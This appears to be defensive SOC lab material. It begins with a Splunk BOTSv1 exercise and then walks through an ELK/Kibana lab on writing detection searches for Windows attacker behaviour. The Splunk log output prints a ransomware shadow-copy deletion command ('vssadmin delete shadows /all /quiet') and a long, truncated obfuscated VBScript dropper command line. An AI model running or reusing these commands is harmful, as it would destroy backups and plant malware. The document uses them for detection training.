"*.*vbs" AND (ParentCommandLine=* OR CommandLine=*) | table
_time process process_id Parent rocessId ParentImage
CommandLine ParentCommandLine
```


The screenshot shows the Splunk Search interface. The search bar contains the query: `index='botsv1' source='wineventlog:microsoft-windows-sysmon/operational' EventCode=1 process='\\vssadmin.exe' | search CommandLine='*vssadmin*' CommandLine='*Delete*' CommandLine='*Shadows*'`. The results show 1 event. The event details are expanded, showing the XML data: `<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FBD09}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><OpCode>0</OpCode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-24T16:49:23.622739500Z' /><EventRecordID>365806</EventRecordID><Correlation><Execution ProcessID='1216' ThreadID='1768' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='UtcTime'>2016-08-24 16:49:23.622</Data><Data Name='ProcessGuid'>{0F2D76F0-D013-57BD-0000-0010FF474400}</Data><Data Name='ProcessId'>3508</Data><Data Name='Image'>C:\Windows\System32\vssadmin.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\vssadmin.exe delete shadows /all /quiet"</Data><Data Name='CurrentDirectory'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\</Data><Data Name='User'>WAYNECORPINC\bob.smith</Data><Data Name='LogonGuid'>{0F2D76F0-C612-57BD-0000-0020BAF70600}</Data><Data Name='LogonId'>0x6f7ba</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=09FAFEB1B8404124B33C44440BE7E3FDB6105F8A,MD5=E23DD973E1444684EB36365DEFF1FC74,SHA256=4DE7FA20E3224382D8C4A81017E5BDD4673AFBE9C0F017E203D7B78977FBF8C,IMPHASH=73C7E7BEA64A545CFA4BEC56EAAE92</Data><Data Name='ParentProcessGuid'>{0F2D76F0-D007-57BD-0000-0010D0C73500}</Data><Data Name='ParentProcessId'>3588</Data><Data Name='ParentImage'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe</Data><Data Name='ParentCommandLine'>"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"</Data></EventData></Event>`

1. Identify code obfuscation

The following search can possibly identify attackers using code obfuscation.

```
index="botsv1"
source="wineventlog:microsoft-windows-sysmon/operational" |
eval len=len(CommandLine) | table User, len, CommandLine |
sort - len
```

New Search

1 index="botsvl" source="wineventlog:microsoft-windows-sysmon/operational" | eval len=len(CommandLine) | table User, len, CommandLine | sort - len

✓ 187,219 events (8/24/16 12:30:00.000 AM to 8/24/16 11:30:00.000 PM) No Event Sampling

Events Patterns **Statistics (10,000)** Visualization

100 Per Page Format Preview

	User	len	CommandLine
1	WAYNECORPINC\bob.smith	4490	cmd.exe /V /C set "GSI=%APPDATA%\RANDOM%.vbs" &&(for %i in ("Dim RWRL" "FuNctioN GNbPp(Pt5SZ1)" "EYnt=45" "GNbPp=Asc(Pt5SZ1)" "Xn1=52" "eNd fuNctioN" "Sub OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHILE UJv<>3016-3015" "G4coQ=G4coQ+1" "WScRiPt.sLeeP(11)" "LoOP" "UsZK0=85" "eNd sub" "fuNctioN J7(BLI4A3)" "K5AU=29" "J7=chr(BLI4A3)" "XBnuTM9=36" "eNd fuNctioN" "Sub MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMeR+QrG" "Do While tIMEr<Jw" "WScRiPt.sLeeP(6)" "LOOp" "EXdkRkH=78" "eNd sUB" "FuNctioN M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6CmLI=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "TbvF1=67" "SeT KH=cReATeObjeCt(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfIlE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtXOk=82" "seT RX=KH.cReAteteXtFile(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReAM" "RX.wRiTe J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LoOp" "IQz=49" "RX.cLoSe" "CBRIgC7=51" "Pg.cLoSe" "PmG=64" "eNd fuNctioN" "FuNctioN Q19zEF()" "JBL2=16" "Q19zEF=secoND(Time)" "MUTkPNJ=41" "eNd FuNctioN" "FuNctioN A9y(AM,TIGCb8)" "CWCH9r=82" "Dim V3s10m,F4ra,AxFE" "RLlp8R=89" "For V3s10m=1 To (Len(AM)/2)" "F4ra=(J7((8270-8232)) & "J7((5328/74))& (miD(AM, (V3s10m+V3s10m)-1,2)))" "AxFE=(GNbiPp(miD(TIGCb8,((V3s10m Mod Len(TIGCb8))+1,1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "eNd fuNctioN" "Sub AylniN()" "N6nzb=92" "Dim GWJck,Q3y,GKasG0" "FDu=47" "GWJck=93961822" "UZ=32" "For Q3y=1 To GWJck" "GKasG0=GKasG0+1" "NeXt" "Bijq2HK=63" "If GKasG0=GWJck Then" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826", "QcO14XA"))" "YTsWy=31" "eIsE" "D05gpmA=84" "A8=86" "eNd iF" "XyUP=64" "eNd Sub" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,Kbct" "DxejPK=88" "Kbct="Drn4AW" "GR01c7=82" "seT UPhqZ=cReATeObjeCt(A9y("332A7B05156A211A46243629",Kbct))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wRiTe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeToFile RWRL,8725-8723" "AF=4" "UPhqZ.cLoSe"

Effectively Using the ELK Stack

Effectively Using ELK

LAB 9

Scenario

The organization you work for is evaluating a customized [ELK stack](#) as a SIEM solution to enhance its intrusion detection capabilities. The SOC manager tasked you with getting

familiar with the ELK stack and its detection capabilities. He also tasked you with translating common attacker behavior into ELK searches.

Note: Credits to [Teymur Kheirkhabarov](#) for the dataset this lab uses and some of the detection techniques covered.


Learning Objectives

The learning objective of this lab, is to get familiar with ELK stack's architecture and detection capabilities.


Introduction To ELK

[Elastic](#)'s ELK is an open source stack that consists of three applications (Elasticsearch, Logstash and Kibana) working in synergy to provide users with end-to-end search and visualization capabilities to analyze and investigate log file sources in real time.

ELK's architecture, at a high level, is the following.



On demanding/data-heavy environments, ELK's architecture can be reinforced by Kafka, RabbitMQ and Redis for buffering and resilience and by nginx for security.



Let's dive into all of ELK's components.

- **Elasticsearch** is a NoSQL database based on the Lucene search engine and built with RESTful APIs. It is essentially the index, store and query application of the ELK stack. It provides users with the capability to perform advanced queries and analytics operations against the log file records processed by Logstash.
- **Logstash** is the tool responsible for the collection, transformation and transport of log file records. The great thing about Logstash is that it can unify data from disparate sources and also normalize them. Logstash has three areas of function.
- **Process input** of the log file records from remote locations into a machine understandable format. Logstash can receive records through a [variety of ways](#) such as reading from a flat file, reading events from a TCP socket or directly reading syslog messages. When Logstash completes processing input it proceeds to the next function.
- **[Transform and enrich log records](#)**. Logstash provides users with numerous methods to make changes to the


format (and even content) of a log record. Specifically, filter plugins exist that can perform intermediary processing on an event (most of the times based on a predefined condition). Once a log record is transformed Logstash processes it.

- **Send log records** to Elasticsearch by utilizing any of the [output plugins](#).
- **Kibana** is the tool used for visualizing the Elasticsearch documents. Through Kibana users can view the data stored in Elasticsearch and perform queries against them. It also facilitates the understanding of query results through tables, charts and custom dashboards.

Note: Beats is an additional download that should be installed in every remote location for its logs to be shipped to the Logstash component.

ELK's Search:

As incident responders, chances are that we will spend the majority of our ELK-time inside Kibana. For this reason, we will focus on submitting searches through Kibana.



- [x] Kibana searches are usually formatted as *FieldName:SearchTerm*. Fields and search terms are case sensitive.
- [x] Boolean operators like AND, OR are supported (and are sometimes implied).
- [x] Wildcards and free text searches can be used, but use sparingly.

In this lab's context, we will focus on basic Kibana operations and searches that will help you to better organize and analyze what ELK has ingested.

Recommended tools

- ELK
- Use a Firefox browser to connect to Kibana <http://demo.ine.local:5601>

Tasks

Task 1: Add any fields you see fit to enhance your understanding of the data

Once you connect to Kibana you will notice that you are presented with a documents table that consists of two columns only. Add any fields you consider helpful so that you gain a better understanding of the events gathered.

Task 2: Create an actionable visualization

Experiment with Kibana's visualizations. First, identify all users included in the dataset and then try to create a visualization that will enable you to quickly identify suspicious or anomalous behavior. Choose any behavior you want to detect.... (for which you have data of course).

Task 3: Create a search to identify files that are named like system processes

It is a known fact that attackers try to blend in by naming their malware like legitimate Windows processes. Create an ELK search to identify this behavior.

Hint: Obviously such files will not reside where their legitimate counterparts are located, but elsewhere.

Task 4: Create a search to identify suspicious services interacting with an executable from the Windows folder

The addition of a new service is something worth analyzing. Attackers oftentimes leverage Windows services for both exploitation and persistence purposes.

It is not uncommon to see attacker-derived services interacting with an executable from the Windows folder. Create an ELK search to identify this behavior.

Hint: Identify Windows Security Log Event IDs and Windows Event IDs related to service creation. Check the following too.

<https://github.com/palantir/windows-event-forwarding/tree/master/AutorunsToWinEventLog>

Task 5: Create a search to identify suspicious code injection

Attackers are known for performing code injection against running processes for exploitation or evasion purposes. Create an ELK search to identify this behavior, leveraging the available data.

Hint: Carefully go through the following resource (especially the detection part)

<https://attack.mitre.org/techniques/T1055/>. Combine what you read in the aforementioned resource with one related Sysmon Event ID.

Task 6: Create a search to identify possible privilege escalation via weak service permissions

It is not uncommon in Windows environments to see services running with SYSTEM privileges. It is also not uncommon to see such services having lax permissions. Specifically, oftentimes untrusted groups (or users) have privileged access to a service or permissions over the folder where the binary of the service is stored.

Attackers are known to leverage such lax service permissions to escalate their privileges.

Hints:

1. Focus on the **sc** executable (which is related to creating, configuring and deleting Windows services) and the *start* or *sdshow* options (used when an attacker wants more granular details about a service's permissions)
2. To launch their own executable (with higher privileges) attackers will have to tamper with another **sc** option. Try to think which option is that...

Task 7: Create a search to identify possible Windows session hijacking

By design, a privileged Windows user who can perform command execution with SYSTEM-level privileges can hijack any currently logged in user's RDP session, without being prompted to enter his/her credentials. This behavior and its root cause are described in the following resource <http://www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html>.

Create a search to identify possible Windows session hijacking through the behavior described above.

Hint: The Windows executable that attackers leverage to perform the above is **tscon**.

Task 8: Create a search to identify the whoami command being executed with System privileges

When attackers gain access to a system they usually execute commands such as *whoami* to identify their level of access. You can leverage this attacker routine to detect intrusions.

Create a search to detect the *whoami* command being executed with SYSTEM-level privileges.

Task 9: Create a search to identify LSASS loading a library not signed by Microsoft


By the time a user logs in to a Windows system the Local Security Authority Subsystem Service (LSASS) process's memory is filled with user and other credentials. As you can imagine, the LSASS process is a process worth monitoring.

Create a search to identify LSASS loading a library not signed by Microsoft.

Hint: Sysmon contains an Event ID that can assist in monitoring the DLLs being loaded by a specific process.

SOLUTIONS


Kali Machine




Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Add any fields you see fit to enhance your understanding of the data

Once you are connected to Kibana, first change the time picker to **Last 5 years** and then submit an empty search. You should come across the following.



As we can see, the documents (or events if you like) table consists of two columns only. We can enhance our understanding of the gathered events by adding more fields. To do so, we simply click on **Available Fields** and then click the add button that appears next to each field upon mouse hover.




A good start would be adding the **event_id** field and the **computer_name** field. Then, the results will look like the ones depicted below.

Time ▾	computer_name	event_id
▶ May 16th 2018, 01:20:02.515	W2012r2-DC01.testdomain.com	4,656
▶ May 16th 2018, 01:20:01.530	W2012r2-DC01.testdomain.com	4,634
▶ May 16th 2018, 01:19:57.203	W2012r2-DC01.testdomain.com	4,634
▶ May 16th 2018, 01:19:52.513	W2012r2-DC01.testdomain.com	4,656
▶ May 16th 2018, 01:19:50.687	W2012r2-DC01.testdomain.com	5,140
▶ May 16th 2018, 01:19:42.453	W2012r2-DC01.testdomain.com	4,656


Go through each available field and experiment with how documents/events are presented until you feel comfortable enough to start your analysis.

At any time, you can remove an added field simply by hovering over it and pressing the remove button that appears.



Task 2: Create an actionable visualization

To identify all users included in the dataset you can start by submitting an empty search, expanding **Available Fields** and then inspecting the **event_data.User** field. If you do you so will come across the below.




Do you notice that *500 records* message? This is because, by default, results are limited to 500 records. You can change

that by going to the **Management** tab and then clicking **Advanced Settings**, but let's create a visualization instead.

To do so, click on the **Visualize** tab and press the button with the cross.



Then, click on **Data Table**.



Now, click on the **logstash-*** index...

From a New Search, Select Index



